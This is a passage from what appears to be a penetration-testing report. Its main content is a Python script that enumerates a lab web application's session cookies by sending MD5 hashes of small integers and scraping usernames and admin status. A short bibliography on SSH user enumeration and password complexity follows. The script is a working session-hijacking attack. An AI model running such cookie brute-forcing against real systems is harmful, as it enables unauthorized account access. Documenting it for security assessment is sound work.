import requests
import hashlib
import re

for i in range(0,1500):
    hash = hashlib.md5(str(i).encode('utf-8')).hexdigest()
    cookies = {'hash':hash}
    req = requests.get('http://172.16.2.133/user_account.php', cookies=cookies)
    if 'Hello Guest' not in req.text:
        username = re.search('Username: ][a-zA-Z0-9]*', req.text).group(0)
        print('====Found new user!====')
        print(username)
        print('User level: {}'.format(i))
        print('User hash: {}'.format(hash))
        if 'Admin' in req.text:
            print('Admin: Yes')
        else:
            print('Admin: No')
```

Figure 6.2: Enumerating the session cookies

Bibliography

rapid7 (2018). Ssh username enumeration. https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/ssh_enumusers. Last checked on 12th March, 2020.

Thycotic (2017). Calculating password complexity. <https://thycotic.force.com/support/s/article/Calculating-Password-Complexity>. Last checked on 12th March, 2020.